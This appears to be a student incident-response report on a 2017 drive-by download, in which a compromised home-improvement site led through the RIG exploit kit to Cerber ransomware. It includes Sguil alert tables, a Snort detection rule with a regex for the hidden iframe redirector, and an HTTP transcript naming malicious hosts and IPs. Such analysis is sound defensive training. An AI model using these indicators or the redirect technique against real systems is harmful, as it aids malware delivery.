



# CYBER SECURITY

DEPI\_1\_MNF1\_ISS7\_M1e Cyber Security Incident Response  
Analyst



# INVESTIGATING A MALWARE EXPLOIT



## TEAM

- **HASSAN MAHMOUD MADKOUR**
- **AHMED GOMAA HAMED**
- **FADY MAGED SABRY**
- **ZAKARIA YOUSRI ZAKARIA**
- **MARIAM MOHAMED FAWZY**

# content





# INCIDENT SUMMARY


In January 27, 2017, an incident was triggered by a user who inadvertently accessed a compromised webpage while searching for "home improvement remodeling your kitchen." This user-initiated event led to a drive-by download attack that was executed using an ExploitKit (EK). The attacker exploited vulnerabilities in the user's browser to silently redirect them from a legitimate website, [homeimprovement.com](http://homeimprovement.com), to a malicious domain [ty.benme.com](http://ty.benme.com), controlled by the attacker. This redirection resulted in the download of malicious files, including Cerber ransomware.





# INCIDENT SUMMARY

The incident was first identified when the \*\*Snort Network Intrusion Detection System(NIDS)\*\* detected suspicious activity originating from the user's system. The attacker's goal was not to steal data, but rather to infect the system with ransomware and encrypt its contents for monetary gain. However, due to the rapid detection and response by the SOC team, the incident was contained before significant damage could occur.





# CERBER RANSOMWARE

- Cerber was first discovered in 2016 and was considered one of the most dangerous ransomware threats at the time.
- It used a strong encryption method that made it difficult to decrypt files without paying the ransom
- Cerber ransomware is ransomware-as-a-service (RaaS), which means that the attacker licenses Cerber ransomware over the internet and splits the ransom with the developer.



# HOW CERBER RANSOMWARE WORKS?

Cerber ransomware works in a few basic steps:

- 1- Infection: It enters your computer through a malicious email attachment, a compromised website, or other means.
- 2- Scanning: Cerber scans your computer for valuable files like documents, photos, and videos.
- 3- Encryption: It encrypts these files using a strong encryption algorithm, making them inaccessible.
- 4- Ransom Note: Cerber leaves a ransom note on your computer explaining what has happened and demanding a payment to unlock your files.
- 5- Payment: The ransom note provides instructions on how to pay the ransom, often in cryptocurrency.
- 6- Decryption: If you pay the ransom and the attackers are legitimate, they may provide a decryption key to unlock your files.



# EXPLOIT KITS

Exploit kits were developed as a way to automatically and silently exploit vulnerabilities on victims' machines while browsing the web.

Due to their highly automated nature, exploit kits have become one of the most popular methods of mass malware or remote access tool (RAT) distribution by criminal groups, lowering the barrier to entry for attackers. Exploit kits are also effective at generating profit for malicious actors. Creators of exploit kits offer these campaigns for rent on underground criminal markets in the form of exploit kits as a service, where the price for leading kits can reach thousands of dollars per month.



# TIMELINE OF EVENTS



01

January 27, 2017:

- 22:54:43- The first Snort NIDS alert was triggered, detecting suspicious HTTP traffic originating from the user's machine(source IP 172.16.4.193) to a known malicious IP 194.87.234.129 on port 80.
- 22:54:45- The user's system sent an HTTP request to ty.benme.com, which initiated the download of malicious content, specifically a compressed gzip file. This file was later identified as part of the Cerber ransomware



02

- 22:55:00 A series of additional HTTP requests were made to other malicious websites, including p27dokhpz2n7nvgr.1jw2lx.top and spotsbill.com, indicating that the user had been fully redirected into a malicious infection chain

05



# RECOVERY

- 01
- Restoration of Systems
    - -All systems that were found to have connected to the malicious URLs were taken offline and re-imaged to ensure complete removal of the malware. This was deemed necessary as even thorough malware removal might leave remnants or backdoors, which could be exploited later.
    - -Network traffic logs and pcap files were meticulously reviewed to confirm that the malware had not spread further within the network and that no additional systems were compromised.



- 02
- Data Recovery
    - -Fortunately, no data exfiltration occurred during this incident, as the primary goal of the attacker was to encrypt files using ransomware, rather than steal data. As a result, data recovery efforts were minimal.
    - -Even though no data was compromised, verified backups of critical systems were reviewed and tested as part of standard recovery procedures, ensuring that the organization was prepared for worst-case scenarios in the future.



# IMPACT

- Financial Impact

- The financial losses were relatively minimal due to the quick and efficient containment of the incident. The only losses incurred were the costs associated with downtime from re-imaging systems, labor costs for investigation and recovery, and minor productivity losses while affected systems were offline.

- Data Breach

- No sensitive data was exfiltrated during this incident. The attacker's primary goal was to infect systems with Cerber ransomware, which encrypts files and demands a ransom for decryption. Fortunately, the infection was identified early enough to prevent the ransomware from fully executing its payload.

- Reputation

- Although the incident was contained before any significant damage could occur, there was a slight reputational impact on the company. Users who visited the legitimate website, homeimprovement.com, and were redirected to malicious sites may have been exposed to the drive-by download attack. The company received several inquiries from concerned users, requiring communication from the public relations team to reassure customers and mitigate the situation.



# ROOT CAUSE ANALYSIS

## Underlying Cause

- The root cause of the incident was the compromise of the legitimate website [homeimprovement.com](http://homeimprovement.com). The website had been unknowingly compromised by attackers, who injected malicious code into its HTML. This code, an iframe containing a hidden link to [ty.benme.com](http://ty.benme.com), redirected visitors to a malicious domain.
- The redirection was a critical part of a larger drive-by attack that exploited vulnerabilities in the user's browser and web plugins.
  - Exploited Vulnerabilities
- The RIG ExploitKit was used to take advantage of multiple vulnerabilities in the user's web browsing software, particularly in outdated browser plugins and extensions.
- The EK delivered a malicious compressed file (in gzip format), which contained Cerberransomware. Once the file was downloaded and executed, the system would have been encrypted had the incident not been detected and contained quickly.



# TOOLS AND RESOURCES UTILIZED

- Snort NIDS:
  - Function: Network Intrusion Detection System that detected suspicious activity and alerted the Security Operations Center (SOC) team regarding the drive-by download attack.
- Security Onion:
  - Function: A Linux distribution for intrusion detection, log management, and network security monitoring that helped in the identification and analysis of the attack.
- Sguil:
  - Function: A GUI-based tool for monitoring and analyzing security alerts, which the SOC analysts used to investigate the alerts triggered by the Snort NIDS.

RealTime Events							
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion...	Event History		2:54:43	172.16.4.193	49202
RT	15	seconion...	Transcript		2:54:43	172.16.4.193	49202
RT	15	seconion...	Transcript (force new)		2:54:43	172.16.4.193	49202
RT	52	seconion...	Wireshark		2:54:44	194.87.234.129	80
RT	1	seconion-	Wireshark (force new)		2:55:17	172.16.4.193	58978

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2

RealTime Events Escalated Events

ST	CNT	Sensor	AMH ID	Date/Time	△	Src IP	SPort	Dst IP	DPort	Pt	Event M
RT	21	secorion...	5.2	2017-01-27 22:54:42		104.28.18.74	80	172.16.4.193	49195	6	ET CURR
RT	21	secorion...	5.13	2017-01-27 22:54:42		104.28.18.74	80	172.16.4.193	49195	6	ET CURR
RT	1	secorion...	5.24	2017-01-27 22:54:42		139.59.160.143	80	172.16.4.193	49200	6	ET CURR
RT	15	secorion...	5.25	2017-01-27 22:54:43		172.16.4.193	49202	194.87.234.129	80	6	ET CURR
RT	15	secorion...	5.26	2017-01-27 22:54:43		172.16.4.193	49202	194.87.234.129	80	6	ET CURR
RT	15	secorion...	5.27	2017-01-27 22:54:43		172.16.4.193	49202	194.87.234.129	80	6	ET CURR
RT	52	secorion...	5.37	2017-01-27 22:54:44		194.87.234.129	80	172.16.4.193	49203	6	ET CURR
RT	1	secorion...	5.75	2017-01-27 22:55:17		172.16.4.193	58978	90.2.1.0	6892	17	ET TROJ
RT	1	secorion...	5.76	2017-01-27 22:55:27		172.16.4.193	57124	172.16.4.1	53	17	ET TROJ
RT	1	secorion...	5.77	2017-01-27 22:55:27		172.16.4.193	57124	172.16.4.1	53	17	ET DNS C
RT	4	secorion...	5.78	2017-01-27 22:55:28		172.16.4.193	49212	198.105.121.50	80	6	ET INFO
RT	5	secorion...	5.410	2017-06-27 13:38:34		119.28.70.207	80	192.168.1.96	49184	6	ET CURR
RT	5	secorion...	5.415	2017-06-27 13:38:34		119.28.70.207	80	192.168.1.96	49184	6	ET POLIC

IP Resolution Agent Status Short Statistics System Logs User Logs

Reverse DNS  Enable External DNS

Src IP:   
Src Name:   
Dst IP:   
Dst Name:

Whois Query:  None  Src IP  Dst IP

Show Packet Data Show Rule

alert tcp \$EXTERNAL\_NET \$HTTP\_PORTS -> \$HOME\_NET \$HTTP\_PORTS "EK Jul 12 2016"; now established from server, file data, conn

IP	Source IP	Dest IP	VRF
104.28.18.74	172.16.4.193	4	5
TCP	Source Port	Dest Port	U A P R S F
	Port	Port	R R R C S S Y I
80	49195	X	38
48 54 54 50 2F 31 2E 31 20 32 39 39	0A 44 61 74 65 3A 29 46 72 69 2C 29		
DATA	01 0F 20 22 30 31 37 29 32 33 3A 35		

the timestamps for the first and last of the alerts that occurred within about a

22:54:42 to 22:55:28 The entire exploit occurred in less than a minute

Show Packet Data  Show Rule

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT_EVENTS Evil
Redirector Leading to EK Jul 12 2016"; flow:established,from_server; file_data; content:"|3c 73 70 61
6e 20 73 74 79 6c 65 3d 22 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 2d
31|"; pcre:"/^d{3}px|x3b|swidth|x3a3\d{2}px|x3b|sheight|x3a3\d{2}px|x3b|x22>[^<>]*?<iframe
src=[x22|x27][^x22|x27]+[x22|x27]|swidth=[x22|x27]2\d{2}|x22|x27|sheight=[x22|x27]2\d{2}|x22|
x27]></iframe>[^<>]*?\n[^<>]*?</span>/Rsi"; classtype:trojan-activity; sid:2022962; rev:3;
metadata:affected_product Web_Browsers, affected_product Web_Browser_Plugins, attack_target
Client_Endpoint, deployment Perimeter, signature_severity Major, created_at 2016_07_12,
malware_family PsuedoDarkLeech, updated_at 2016_07_12;
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 3652
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	chkSum

Search Packet Payload  Hex  Text  NoCase

4 102.50 | Wireless\_Cell | 172.16.4.102.40 | Wireless\_Center | 1 / 4

According to the IDS signature rule  
which malware family triggered this  
alert

Malware\_family  
PseudoDarkLeech

seconion-import-1\_24

File

```
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1_24
Src IP: 172.16.4.193
Dst IP: 139.59.160.143
Src Port: 49200
Dst Port: 80
OS Fingerprint: 172.16.4.193:49200 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S::Windows?:?]
OS Fingerprint: -> 139.59.160.143:80 (distance 0, link: ethernet/modem)

SRC: GET /engine/classes/js/dle_js.js HTTP/1.1
SRC: Accept: application/javascript, */*;q=0.8
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: retrotip.visionurbana.com.ve
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.8.0
DST: Date: Fri, 27 Jan 2017 22:54:42 GMT
DST: Content-Type: text/javascript
DST: Content-Length: 399
DST: Connection: keep-alive
DST: Vary: Accept-Encoding,User-Agent
DST: Content-Encoding: gzip
DST:

    Search    Abort    Close
Debug Messages
and port 80 and port 49200 and proto 6) or (vlan and host 139.59.160.143 and host 172.16.4.193 and
port 80 and port 49200 and proto 6)
Receiving raw file from sensor.
Finished.
```

a. choose **Transcript** to open a transcript of the conversation.

kind of request was involved:

HTTP/1.1 GET request

The files requested are:

dle\_js.js

the URL for the referer and the host website

The referer website was www.homeimprovement.com/remodeling-your-kitchen-cabinets.html and the host website was retrotip.visionurbana.com.ve.

the content encoded:


gzip

